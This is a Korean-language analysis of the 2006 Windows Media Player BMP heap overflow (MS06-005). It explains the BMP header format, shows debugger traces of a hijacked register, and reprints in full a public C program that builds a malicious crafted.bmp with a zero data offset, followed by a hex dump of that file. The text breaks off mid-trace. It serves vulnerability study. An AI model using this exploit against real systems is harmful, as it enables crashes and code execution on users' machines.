

---

# **Windows Media Player BMP Handling BOF Vulnerability (Heap Overflow)**

**Frist Version: 2006. 02. 16**

**Last Version: 2006. 02. 16**

**anesra@{null2root.org, gmail.com}**

---

# Table of Contents

<b>1. MS MEDIA PLAYER BMP HANDLING BOF VULNERABILITY .....</b>	<b>3</b>
1.1 WHAT IS BMP FORMAT ? .....	3
1.2 MEDIA PLAYER BMP HANDLING BOF 취약점 내용 .....	4
1.3 취약점 원리 .....	5
1.4 취약 함수의 흐름 .....	8
1.5 공격 코드 분석 .....	8
1.6 공격 실험 .....	12
1.7 WORKAROUND .....	21
1.8 REFERENCE .....	21

# 1. MS Media Player BMP Handling BOF Vulnerability

## 1.1 What is BMP Format ?

BMP 포맷은 그래픽에서 사용되는 포맷이다. 주저리.

비트맵의 구조는 다음과 같다.

Offset	필드	Size	설명
0000h	Identifier	2 byte	비트맵 파일 식별자 (윈도우는 'BM'으로 시작)
0002h	File size	1 dword	필드 사이즈
0006h	Reserved	1 dword	예약된 값
000ah	Bitmap data offset	1 dword	
000eh	Bitmat header size	1 dword	비트맵 헤더 크기 - 윈도우계열은 28h
0012h	Width	1 dword	픽셀로 비트맵의 수평 넓이
0016h	Height	1 dword	픽셀로 비트맵의 수직 높이
001ah	Planes	1 word	이 비트맵의 planes 개수
001ch	Bits per pixel	1 word	
001eh	Compression	1 dword	
0022h	Bitmap data size	1 dword	비트맵 데이터의 크기(바이트 단위)
0026h	Hresolution	1 dword	
002ah	Vresolution	1 dword	
002eh	Colors	1 dword	
0032h	Important colors	1 dword	
0036h	Palette	N*4byte	
0436h	Bitmap data	X bytes	

그 중에서도 Bitmap File의 Header 구조체를 보면 다음과 같다.

Bitmap File Header

```
typedef struct tagBITMAPFILEHEADER {
    WORD    bfType; // 특정 파일 타입 - 반드시 'BM'으로 되어야 함
    DWORD   bfSize; // 특정 사이즈, 바이트 단위, bitmap file의 사이즈
    WORD    bfReserved1; // 예약. 반드시 0이 되어야 함
    WORD    bfReserved2; // 예약2, 반드시 0
    DWORD   bfOffBits; // bitmap 비트의 BITMAPFILEHADER의 구조체의 시작으로부터의 특정 offset
} BITMAPFILEHEADER, *PBITMAPFILEHEADER;
```

[표1] Bit MAP File 헤더 구조체

Bit map Header 정보 구조체는 다음과 같다.

```
typedef struct tagBITMAPINFOHEADER{
    DWORD   biSize;
    LONG    biWidth;
    LONG    biHeight;
    WORD    biPlanes;
    WORD    biBitCount;
    DWORD   biCompression;
    DWORD   biSizeImage;
    LONG    biXPelsPerMeter;
    LONG    biYPelsPerMeter;
    DWORD   biClrUsed;
    DWORD   biClrImportant;
} BITMAPINFOHEADER, *PBITMAPINFOHEADER;
```

Bit map Header 정보 구조체는 다음과 같다.

## 1.2 Media Player BMP handling BOF 취약점 내용

Media Player 7.1 에서 10 까지 모든 윈도우 운영체제에서 취약함. Heap Overflow임

공격자는 asx파일을 만들어서 URL 상이나 ActiveX로 외부에서 실행하게 함으로서 사용자 PC에 임의의 명령어를 실행할 수 있음.

윈도우 미디어 플레이어에서 bit map 파일을 처리할 수 있는데, Windows Media Player의 bit map을 decoding하기 위해 .DLL을 사용한다. 그러나 사이즈를 0으로 정의해 버리면 Windows Media Player(WMP)는 힙 사이즈를 0으로 할당한다. 그러나 실제로는 힙 영역에 실제 크기 만큼 복사한다. 그래서 사이즈가 0으로 정의된 특별한 BMP 파일은 Overflow를 발생시킨다. 사이즈가 0으로 변경될 때 WMP는 새로운 함수의 Heap을 할당할 것이다. 그래서 실제로 0x2\*8(heap) 사이즈 만큼 할당 할 것이다. 데이터를 복사할 때 두 가지 상태를 체크할 것이다.

1. 사이즈 보다 작은가. – bmp head. 이것은 0-0xe(bmp header size) = 0xfffffff2
2. 0x1000 보다 작은가.


그래서 만일 실제 파일 크기가 1000 보다 작다면 그것은 0x2\*8 heap에 실제 데이터 크기를 복사할 것이다. 만일 실제 파일 크기가 1000보다 크다면, 그것은 0x2\*8 heap에 처음 0x1000을 복사할 것이다.

(주로 이론 및 개념적)


### 1.3 취약점 원리

취약점 원리

(주로 코드 레벨 또는 디스어셈 레벨에서 원리 분석)



IE에서 <embed로 불러와서 실행



디버깅

CPU - main thread, module wmp

49600DA0	53	PUSH EBX
49600DAE	FF75 08	PUSH DWORD PTR SS:[EBP+8]
49600DB1	56	PUSH ESI
49600DB2	FF50 1C	CALL DWORD PTR DS:[EAX+1C]
49600DB5	5F	POP EDI
49600DB6	5E	POP ESI
49600DB7	5B	POP EBX
49600DB8	5D	POP EBP
49600DB9	C2 0C00	RETN 0C
49600DBC	90	NOP
49600DBE	90	NOP
49600DBF	90	NOP
49600DC0	90	NOP
49600DC1	8BFF	MOV EDI, EDI
49600DC3	55	PUSH EBP
49600DC4	8BEC	MOV EBP, ESP
49600DC6	53	PUSH EBX
49600DC7	56	PUSH ESI
49600DC8	57	PUSH EDI
49600DC9	E8 EB3FE9FF	CALL wmp.494A1DB9
49600DCE	84C0	TEST AL, AL
49600DD0	7F84 180B0600	JE wmp.4966E8EE
49600DD6	FF75 0C	PUSH DWORD PTR SS:[EBP+C]

Registers (FPU)

EAX	41414141
ECX	496167E0 wmp.496167E0
EDX	0012DB7C
EBX	03D1A664
ESP	0012DB24
ESI	03D212F4 ASCII "AAAAAAAAAAAAAAAAAAAA"
EDI	77CF866E USER32.CopyRect
EIP	49600DB2 wmp.49600DB2

DS:[4141415D]=???

Address	Hex dump	UNICODE
00403000	60 24 40 00 00 00 00 00 BD 9F 13 C5 92 12 2B 72	0012DB24 03D212F4 ASCII "AAAAAAAAAAAAAAAAAAAA"
00403010	4A BA B6 2A F9 FC E4 46 B4 58 00 3E 08 19 83 90	0012DB28 03D1A654
00403020	A8 23 7D D1 95 84 22 6E B4 58 00 3E 08 19 83 90	0012DB2C 03D1A664
00403030	6A 8D 64 02 DF 5F 65 7E 38 4D D4 10 44 B9 46 34	0012DB30 77CFB53F RETURN to USER32.Intersec
00403040	F3 40 F4 0C 9F 4B 32 1E CC A7 D0 2D 22 07 B1 F0	0012DB34 03D1A3C8
00403050	2E CD 0E 21 52 6C 3E 81 B1 1A 86 52 4D 3F FB A2	0012DB38 0038C37C
00403060	9D AE C6 3D AA 13 4D 18 7C D2 28 CE 72 B1 26 3F	0012DB3C 0012DB8C
00403070	BA F8 A6 4B 01 B9 A4 5C 43 68 D3 46 81 00 7F 6A	0012DB40 4960F352 RETURN to wmp.4960F352
00403080	07 D1 69 51 47 25 14 40 00 00 00 00 00 00 00	0012DB44 03D1A654
00403090	42 92 FF 8D 6D 00 00 00 00 00 00 00 00 00 00	0012DB48 0012DB84
004030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB4C 0012DB7C
004030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB50 03CF4684
004030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB54 0012DC00
004030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB58 03D1A3C8
004030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB5C 00000055
004030F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB60 000000C
00403100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012DB64 000000B9

CALL 명령어 이고, EAX 값을 변경할 수 있기 때문에, 원하는 명령어를 실행할 수 있는 가능성 있음.

명령어가 CALL [EAX+1C] , EAX는 41414141 . 스택영역에 AAAAA 할당됨. ESI 변경 가능.

EAX에 SEH 주소를 넣고, SEH에 쉘코드를 넣으면 쉘이 뜨겠다. ? 아님 JMP ESP 정도로 해도 .

1. 쉘코드를 넣고, 쉘코드가 있는 주소를 EAX가 가리키게 하면 되는 시나리오.

CPU - main thread, module wmp

49600DA0	53	PUSH EBX
49600DAE	FF75 08	PUSH DWORD PTR SS:[EBP+8]
49600DB1	56	PUSH ESI
49600DB2	FF50 1C	CALL DWORD PTR DS:[EAX+1C]
49600DB5	5F	POP EDI
49600DB6	5E	POP ESI
49600DB7	5B	POP EBX
49600DB8	5D	POP EBP
49600DB9	C2 0C00	RETN 0C
49600DBC	90	NOP
49600DBE	90	NOP
49600DBF	90	NOP
49600DC0	90	NOP
49600DC1	8BFF	MOV EDI, EDI
49600DC3	55	PUSH EBP
49600DC4	8BEC	MOV EBP, ESP
49600DC6	53	PUSH EBX
49600DC7	56	PUSH ESI
49600DC8	57	PUSH EDI
49600DC9	E8 EB3FE9FF	CALL wmp.494A1DB9
49600DCE	84C0	TEST AL, AL
49600DD0	7F84 180B0600	JE wmp.4966E8EE
49600DD6	FF75 0C	PUSH DWORD PTR SS:[EBP+C]

Registers (FPU)

EAX	41414141
ECX	496167E0 wmp.496167E0
EDX	0012DB7C
EBX	03D1A664
ESP	0012DB24
ESI	03D212F4
EDI	77CF866E
EIP	49600DB2

Executable modules

Base	Size	Entry	Name (system)	File version	Path
03110000	00070000	0314B250	PENKOR	1.0.1038.0	C:\Program Files\Common Files
03350000	00000000	03353940	artkeyho	(system)	C:\WINDOWS\system32\artkeyho
037B0000	002C2000		wmploc	9.00.00.3250	C:\WINDOWS\system32\wmploc.dl
03A80000	004F0000	03AA8870	DRMClie	9.00.00.3250	C:\WINDOWS\system32\DRMClie
06330000	00150000	06333611	SSSensor	5. 5. 5	C:\WINDOWS\system32\SSSensor
10000000	00007000	100011C6	LgMnMsk	9.79.025	C:\Program Files\Logitech\Nou
20000000	00010000		browserlc	6.00.2900.2180	C:\WINDOWS\system32\browserlc
32520000	00012000	32523F53	msohcv	10.0.2609	C:\Program Files\Microsoft Of
3A730000	0000E000	3A734260	HANJABIC	2.0.0.0003	C:\Program Files\Microsoft Of
494A0000	004A9000	495FE62E	wmp	9.00.00.3250	C:\WINDOWS\system32\wmp.dll
4B540000	00010000	4B5427EF	inkcr61	6.1.2600.2	C:\WINDOWS\system32\inkcr61.t
4B5F0000	0003A000	4B5FCB94	wmpdmn	9.00.00.3250	C:\WINDOWS\system32\wmpdmn.d
4C200000	00029000	4C21FF66	wmidx	9.00.00.3250	C:\WINDOWS\system32\wmidx.dll
58D90000	0003C000	58D92443	WMASF	9.00.00.3250	C:\WINDOWS\system32\WMASF.DLL
5A480000	00038000	5A481626	UkTheme	6.00.2900.2180	C:\WINDOWS\system32\UkTheme.d
5C820000	00097000	5C8232DA	comctl1	5.82 (xpsp_sp2	C:\WINDOWS\system32\comctl132
5E700000	00017000	5E70EE78	OLEPRO32	5.1.2600.2180	C:\WINDOWS\system32\OLEPRO32
605F0000	00054000	605F89F8	NETAPI32	5.1.2600.2180	C:\WINDOWS\system32\NETAPI32
62340000	00099000	62342EAD	LPK	5.1.2600.2180	C:\WINDOWS\system32\LPK.DLL
65B80000	0005E000	65CE7451	hnetcfg	5.1.2600.2180	C:\WINDOWS\system32\hnetcfg.d
66330000	00010000	66334786	inkcr61	6.1.2600.2	C:\WINDOWS\ine\inkr61\inkcro

DS:[4141415D]=???

USER32.CopyRect

USER32.LoadCursorW

Wmp.dll 에 어떤 함수가 있는 지 살펴보자.

## 1.4 취약 함수의 흐름

취약 함수의 흐름.

## 1.5 공격 코드 분석

공개된 Exploit 코드는 다음과 같다.

```
/*
*
* Windows Media Player BMP Heap Overflow (MS06-005)
* Bug discovered by eEye - http://www.eeye.com/html/research/advisories/AD20060214.html
* Exploit coded by ATmaCA
* Web: http://www.spyinstructors.com && http://www.atmacasoft.com
* E-Mail: atmaca@icqmail.com
* Credit to Kozan
*
*/

/*
*
* Systems Affected:
* Microsoft Windows Media Player 7.1 through 10
*
* Windows NT 4.0
* Windows 98 / ME
* Windows 2000 SP4
* Windows XP SP1 / SP2
* Windows 2003
*
*
*/

/*
*
* In this vulnerability,payload is loaded to different places in memory each time.
```

---



```
* but some time is very easy to call our shell code :
* http://www.spyinstructors.com/atmaca/research/wmp.JPG
* but some times not => because of ,no shell this time
*
*/

/*
*
* Microsoft has released a patch for this vulnerability.
* The patch is available at:
* http://www.microsoft.com/technet/security/bulletin/ms06-005.msp
*
*/

#include <windows.h>
#include <stdio.h>

#define BITMAP_FILE_SIZE 0xA8D2
#define BITMAP_FILE_NAME "crafted.bmp"

#pragma pack( push )
#pragma pack( 1 )

// bitmap file format - http://atlc.sourceforge.net/bmp.html
//File information header provides general information about the file
typedef struct _BitmapFileHeader {
    WORD bfType;
    DWORD bfSize;
    WORD bfReserved1;
    WORD bfReserved2;
    DWORD bfOffBits;
} BMPFHEADER;

//Bitmap information header provides information specific to the image data
typedef struct _BitmapInfoHeader{
    DWORD biSize;
    LONG biWidth;
    LONG biHeight;
    WORD biPlanes;
    WORD biBitCount;
```

---

```
DWORD biCompression;
DWORD biSizeImage;
LONG biXPelsPerMeter;
LONG biYPelsPerMeter;
DWORD biClrUsed;
DWORD biClrImportant;
} BMPHEADER;

#pragma pack( pop )

int main(void)
{
    FILE *File;
    BMPFHEADER *bmp_fheader;
    BMPHEADER *bmp_iheader;
    char *pszBuffer;

    printf("\nWindows Media Player BMP Heap Overflow (MS06-005)");
    printf("\nBug discovered by eEye");
    printf("\nExploit coded by ATmacA");
    printf("\nWeb: http://www.spyinstructors.com && http://www.atmacasoft.com");
    printf("\nE-Mail: atmaca@icqmail.com");
    printf("\nCredit to Kozan");

    if ( (File = fopen(BITMAP_FILE_NAME,"w+b")) == NULL ) {
        printf("\n [E:] fopen()");
        exit(1);
    }

    bmp_fheader=(BMPFHEADER*)malloc(sizeof(BMPFHEADER));
    bmp_iheader=(BMPHEADER*)malloc(sizeof(BMPHEADER));
    pszBuffer = (char*)malloc(BITMAP_FILE_SIZE);

    memset(pszBuffer,0x41,BITMAP_FILE_SIZE);

    bmp_fheader->bfType = 0x4D42; // "BM"
    bmp_fheader->bfSize = BITMAP_FILE_SIZE;
    bmp_fheader->bfReserved1 = 0x00;
    bmp_fheader->bfReserved2 = 0x00;
```

---

```

// eEye - MAGIC
// Antiviruses will get the signature from here!!!
bmp_fheader->bfOffBits = 0x00; //( sizeof(BMPFHEADER) + sizeof(BMPIHEADER) );

bmp_iheader->biSize = 0x28;
bmp_iheader->biWidth = 0x91;
bmp_iheader->biHeight = 0x63;
bmp_iheader->biPlanes = 0x01;
bmp_iheader->biBitCount = 0x18;
bmp_iheader->biCompression = 0x00;
bmp_iheader->biSizeImage = 0xA89C;
bmp_iheader->biXPelsPerMeter = 0x00;
bmp_iheader->biYPelsPerMeter = 0x00;
bmp_iheader->biClrUsed = 0x00;
bmp_iheader->biClrImportant = 0x00;

memcpy(pszBuffer,bmp_fheader,sizeof(BMPFHEADER));
memcpy(pszBuffer+sizeof(BMPFHEADER),bmp_iheader,sizeof(BMPIHEADER));

fwrite(pszBuffer, BITMAP_FILE_SIZE-1, 1,File);
fwrite("\x00", 1,1, File); //Terminator

fclose(File);
printf("\n\n" BITMAP_FILE_NAME" has been created in the current directory.\n");

return 1;
}

```

공격에 이용할 버퍼를 만듦

BmpFHeader , <b>bfOffBits=0x00</b>   bmpIHeader   41414141414141414141 ~~~~~ 0x00
---

0 0xA8D2  
(43218)

공격에 이용된 crafted.bmp 파일 내용

bfOffBits=sizeof(BmpFHeader) + sizeof(BmpIHeader) 가 0이 되어서 이를 처리할 때 에러 발생함

00000000h:	42 4D	D2 A8 00 00	00 00 00 00	00 00 00 00	28 00	; BM朗.....(.
00000010h:	00 00	91 00 00 00	63 00 00 00	01 00 18 00	00 00	; ..?.c.....
00000020h:	00 00	9C A8 00 00	00 00 00 00	00 00 00 00	00 00	; ..答.....
00000030h:	00 00	00 00 00 00	41 41 41 41	41 41 41 41	41 41	; .....AAAAAAAAAA
00000040h:	41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41	; AAAAAAAAAAAAAAAAAA
00000050h:	41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41	; AAAAAAAAAAAAAAAAAA
00000060h:	41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41	; AAAAAAAAAAAAAAAAAA

42 4D = 'BM'

D2 A8 00 00 = '이미지 사이즈'

00 00 00 00 = 'Reserved'



**00 00 00 00 = Data Offset**

0000a8a0h:	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	; AAAAAAAAAAAAAAAAAA
0000a8b0h:	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	; AAAAAAAAAAAAAAAAAA
0000a8c0h:	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	; AAAAAAAAAAAAAAAAAA
0000a8d0h:	41 00	; A.


날라..

## 1.6 공격 실험

공개된 공격 코드를 이용하여 테스트를 해보았다.



Windows Media Player에서 생성된 crafted.bmp 파일을 열면 다음과 같이 에러가 발생한다.





41414141 변경된 것을 볼 수 있다.

디버깅 실행..

**CPU - main thread, module msvcrt**

77BDBA41	D3EE	SHR ESI,CL	
77BDBA43	0937	OR DWORD PTR DS:[EDI],ESI	
77BDBA45	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
77BDBA48	85C9	TEST ECX,ECX	
77BDBA4A	74 0B	JE SHORT msvcrt.77BDBA57	
77BDBA4C	8904	MOV DWORD PTR DS:[EDX],ECX	
77BDBA4E	894C11 FC	MOV DWORD PTR DS:[ECX+EDX-4],ECX	
77BDBA50	5E 02	JMP SHORT msvcrt.77BDBA57	
77BDBA54	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
77BDBA57	8B75 F0	MOV ESI,DWORD PTR SS:[EBP-10]	
77BDBA5A	03D1	ADD EDX,ECX	
